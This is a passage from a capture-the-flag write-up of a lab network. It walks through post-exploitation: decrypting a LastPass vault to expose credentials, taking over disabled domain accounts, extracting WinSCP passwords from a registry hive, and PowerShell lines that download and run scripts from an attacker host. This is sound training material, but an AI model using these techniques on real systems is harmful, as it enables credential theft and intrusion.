/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
[*] Extensions installed:
[*] => Slides
[*] => Web Store
[*] => Docs
[*] => Google Drive
[*] => YouTube
[*] => Sheets
[*] => Feedback
[*] => Google Docs Offline
[*] => LastPass: Free Password Manager
[*] => CryptoTokenExtension
[*] => Cloud Print
[*] => Chrome PDF Viewer
[*] => Google Network Speech
[*] => Google Hangouts
[*] => Chrome Web Store Payments
[*] => Gmail
[*] => Chrome Media Router
[*] Post module execution completed
```

Access Chrome's DPAPI protected data from this user's context failed (also tried with SharpWeb), but there is the LastPass extension installed. Having studied the BlackHat slides, I will download the LastPass DB and use the masterkey (that was obtained from the Gnome keyring within the `Drive` keyring) to decrypt it with lastpass-vault-parser.

```
meterpreter > pwd
C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default
meterpreter > cd databases
meterpreter > ls
Listing: C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default\databases
====================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  28672  fil   2020-01-20 07:56:23 +0300  Databases.db
100666/rw-rw-rw-  0      fil   2020-01-20 07:56:23 +0300  Databases.db-journal
40777/rwxrwxrwx   0      dir   2020-01-20 07:56:23 +0300  chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0

meterpreter > cd chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0
meterpreter > ls
Listing: C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default\databases\chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0
=========================================================================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  77824  fil   2020-01-20 07:56:23 +0300  1

meterpreter > download 1
[*] Downloading: 1 -> 1
[*] Downloaded 76.00 KiB of 76.00 KiB (100.0%): 1 -> 1
[*] download   : 1 -> 1
meterpreter >

→ ~/…/rpg/www file 1
1: SQLite 3.x database, last written using SQLite version 3030001
→ ~/…/rpg/www cd lastpass-vault-parser
→ ~/…/www/lastpass-vault-parser git:(master) ✗ python3 lpparser.py -u ruby@roundsoft.com -i ../1
Output directory: .
Password: L1f3_1s_pl@st1c

Data exported to /root/htb/endgame/rpg/www/lastpass-vault-parser

press ENTER to exit
→ ~/…/www/lastpass-vault-parser git:(master) ✗ cat Sites_and_SecureNotes.csv
"aid","Name","Folder","URL","Notes","Favorite","sharedfromaid","Username","Password","Require Password Repromt","Generated Password","Secure Notes","Last Used","AutoLogin","Disable AutoFill","realm_data","fiid","custom_js","submit_id","captcha_id","urid","basic_auth","method","action","groupid","deleted","attachkey","attachpresent","individualshare","Note Type","noalert","Last Modified","Shared with Others","Last Password Changed","Created","vulnerable","Auto Change Password supported","breached","Custom Template","Form Fields"
"7388472093042668 33","Admin account - Mail","mail","http://mail.roundsoft.local/owa","","0","","ruby_adm","b3aut1fu1_lyk_@_g3m!","0","0","0","0","0","0","",
"738847209304266833","","","","0","0","","","0","0","","","0","","","1579534224","0","1579534224","1579534224","","0","0","",""
"8006682195168702159","Flag","flag","http://sn","RPG{L3v31iNg_[redacted]}","0","","","","0","0","1","0","0","0","","8006682195168702159","","","","0","0","","","1","","","","0","Generic","","","","","","","0","0","",""
```

I've also tried to use the MSF `lastpass_creds` module, but it was failing and killing the shell because the encrypted masterkey was not saved in the DB. The online method is obviously not working.

Table: LastPassPreferences

	id	username_hash	prefname	prefvalue
	Filter	Filter	Filter	Filter
1	1		generateHkKeyCode	71.0
2	2		generateHkMods	alt
3	3		recheckHkKeyCode	73.0
4	4		recheckHkMods	alt
5	5		searchHkKeyCode	87.0
6	6		searchHkMods	alt
7	7		nextHkKeyCode	33.0
8	8		nextHkMods	alt
9	9		prevHkKeyCode	34.0
10	10		prevHkMods	alt
11	11		homeHkKeyCode	72.0
12	12		homeHkMods	control alt
13	13		openpopoverHkKeyCode	220.0
14	14		openpopoverHkMods	alt
15	15		submitHkKeyCode	0.0
16	16		submitHkMods	
17	17		saveallHkKeyCode	0.0
18	18		saveallHkMods	
19	19		logoffHkKeyCode	0.0
20	20		logoffHkMods	
21	21		defaultffidHkKeyCode	0.0
22	22		defaultffidHkMods	
23	23		rememberpassword	0.0
24	24		rememberemail	1.0
25	25		showvault	0.0
26	26	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	language	en_US
27	27	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	showFormFillNotifications	0.0
28	28	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	showGenerateNotifications	0.0
29	29	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	showNotificationsAfterClick	0.0
30	30	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	changedpopupfill	1.0

Table: LastPassSavedLogins2

	username	password	last_login	protected
	Filter	Filter	Filter	Filter
1	ruby@roundsoft.com		1579496375318	0


Also interesting: https://blog.elcomsoft.com/2020/04/breaking-lastpass-instant-unlock-of-the-password-vault/

Flag


```
RPG{L3v31iNg_******************}
```

5. Wake From Death and Turn to Life


So now I have the `ROUNDSOFT\ruby_adm` creds. Let's look what's so special about this user.




He has control over a bunch of users in the `ROUNDSOFT\Developers` group which is a local admin on the Lux box. But the problem is that I cannot execute commands as ruby_adm: not able to WinRM, cannot `Invoke-Command -Credential` or `Start-Process -Credential` from other sessions, etc. The solution is to use `runas /netonly` from a domain non-joined Windows box or to use rpcclient to change one of the users' password. Another problem though is that all of these accounts are disabled.



I will use PowerView to enable KReid account (chosen randomly), and then change her password with rpcclient.



Now I can PtH into Lux as admin and look around once again. While examining other users' home directories I came across this `winscp.rnd` seed file, which means it worth looking for WinSCP creds.




It looks like yamano is using installed version of WinSCP, not the portable one, that's why his creds should be saved in registry, not in WinSCP.ini file.


```
*Evil-WinRM* PS C:\Users\yamano\AppData\Local\Programs> ls


    Directory: C:\Users\yamano\AppData\Local\Programs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/27/2020   8:50 AM                Common
d-----         5/27/2020   1:49 PM                WinSCP


*Evil-WinRM* PS C:\Users\yamano\AppData\Local\Programs> cd WinSCP
*Evil-WinRM* PS C:\Users\yamano\AppData\Local\Programs\WinSCP> ls


    Directory: C:\Users\yamano\AppData\Local\Programs\WinSCP


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/27/2020   1:49 PM                Extensions
d-----         5/27/2020   1:49 PM                PuTTY
d-----         5/27/2020   1:49 PM                Translations
-a----         4/27/2020  11:43 AM         486904 DragExt64.dll
-a----         4/23/2020   2:39 PM          37852 license.txt
-a----         5/27/2020   1:49 PM          87298 unins000.dat
-a----         5/27/2020   1:48 PM        2669760 unins000.exe
-a----         5/27/2020   1:49 PM          23383 unins000.msg
-a----         4/27/2020  11:41 AM         285424 WinSCP.com
-a----         4/27/2020  11:40 AM       26836592 WinSCP.exe
-a----         4/27/2020  11:39 AM       12143294 WinSCP.map
-a----         4/27/2020  11:41 AM         151880 WinSCPnet.dll
```

I will grab his NTUSER.DAT registry hive and explore it with Registry Explorer (Windows forensics, yeah boy).

```
meterpreter > ls
Listing: C:\users\yamano
========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:48 +0300  3D Objects
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:39 +0300  AppData
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  Application Data
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:48 +0300  Contacts
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  Cookies
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Desktop
40555/r-xr-xr-x   4096     dir   2020-05-21 13:25:39 +0300  Documents
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Downloads
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Favorites
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Links
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  Local Settings
40777/rwxrwxrwx   0        dir   2020-05-27 06:19:35 +0300  MicrosoftEdgeBackups
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Music
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  My Documents
100666/rw-rw-rw-  1310720  fil   2020-05-21 13:25:39 +0300  NTUSER.DAT
100666/rw-rw-rw-  65536    fil   2020-05-21 13:25:40 +0300  NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TM.blf
100666/rw-rw-rw-  524288   fil   2020-05-21 13:25:40 +0300  NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288   fil   2020-05-21 13:25:40 +0300  NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  NetHood
40555/r-xr-xr-x   0        dir   2020-05-22 10:08:00 +0300  OneDrive
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Pictures
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  PrintHood
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  Recent
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Saved Games
40555/r-xr-xr-x   4096     dir   2020-05-21 13:25:48 +0300  Searches
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  SendTo
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  Start Menu
40777/rwxrwxrwx   0        dir   2020-05-21 13:25:40 +0300  Templates
40555/r-xr-xr-x   0        dir   2020-05-21 13:25:39 +0300  Videos
100666/rw-rw-rw-  131072   fil   2020-05-21 13:25:40 +0300  ntuser.dat.LOG1
100666/rw-rw-rw-  0        fil   2020-05-21 13:25:40 +0300  ntuser.dat.LOG2
100666/rw-rw-rw-  20       fil   2020-05-21 13:25:40 +0300  ntuser.ini

meterpreter > download NTUSER.DAT
[*] Downloading: NTUSER.DAT -> NTUSER.DAT
[*] Downloaded 1.00 MiB of 1.25 MiB (80.0%): NTUSER.DAT -> NTUSER.DAT
[*] Downloaded 1.25 MiB of 1.25 MiB (100.0%): NTUSER.DAT -> NTUSER.DAT
[*] download   : NTUSER.DAT -> NTUSER.DAT
```



The password is not encrypted, just obfuscated, [if he's not using master password](#) for WinSCP, so I can try to decode it with [winscppasswd](#).



Now I want to get a shell on Gelus as `ROUNDSOFT\yamano`, but here is where another difficulty happens: none of the standard ways of running commands as other users work. It looks like I have no rights to start a new procces in the security context of another user with PowerShell.

Tried the following (just for fun, should have stopped after the first "Access is denied"):

- [Invoke-Command](#)
- [Start-Process](#)
- [Invoke-Runas.ps1](#)
- [Invoke-CommandAs](#)
- [[System.Diagnostics.Process]\:\:Start](https://docs.microsoft.com/ru-ru/dotnet/api/system.diagnostics.process.start?view=net-5.0)
- [mimikatz sekurlsa::pth](#) (not a local admin, sure)

```
PS C:\users\rrodriguez\music> $cred = New-Object System.Management.Automation.PSCredential('roundsoft.local\yamano', $(ConvertTo-SecureString 'Ar7_iS_f@nt@st1c_b3auty' -AsPlainText -Force))

PS C:\users\rrodriguez\music> Invoke-Command -ComputerName GELUS -ScriptBlock { whoami } -Credential $cred
Invoke-Command -ComputerName GELUS -ScriptBlock { whoami } -Credential $cred
[GELUS] Connecting to remote server GELUS failed with the following error message : Access is denied. For more
information, see the about_Remote_Troubleshooting Help topic.
    + CategoryInfo          : OpenError: (GELUS:String) [], PSRemotingTransportException
    + FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken

PS C:\users\rrodriguez\music>


PS C:\users\rrodriguez\music>


PS C:\users\rrodriguez\music> Start-Process -FilePath "cmd" -ArgumentList "/c ping -n 1 10.14.14.37" -Credential $cred
Start-Process -FilePath "cmd" -ArgumentList "/c ping -n 1 10.14.14.37" -Credential $cred
Start-Process : This command cannot be run due to the error: Access is denied.
At line:1 char:1
+ Start-Process -FilePath "cmd" -ArgumentList "/c ping -n 1 10.14.14.37 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOperationException
    + FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand


PS C:\users\rrodriguez\music>


PS C:\users\rrodriguez\music>


PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-runas.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-runas.ps1")

PS C:\users\rrodriguez\music> Invoke-RunAs -UserName yamano -Password "Ar7_iS_f@nt@st1c_b3auty" -Domain ROUNDSOFT -Cmd cmd.exe -Arguments "/c ping -n 1 10.14.14.37"
Invoke-RunAs -UserName yamano -Password "Ar7_iS_f@nt@st1c_b3auty" -Domain ROUNDSOFT -Cmd cmd.exe -Arguments "/c ping -n 1 10.14.14.37"
[!] Error in runas: Exception calling "Start" with "1" argument(s): "Access is denied"

PS C:\users\rrodriguez\music>


PS C:\users\rrodriguez\music>


PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-scheduledtask.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-scheduledtask.ps1")

PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-commandas.ps1")
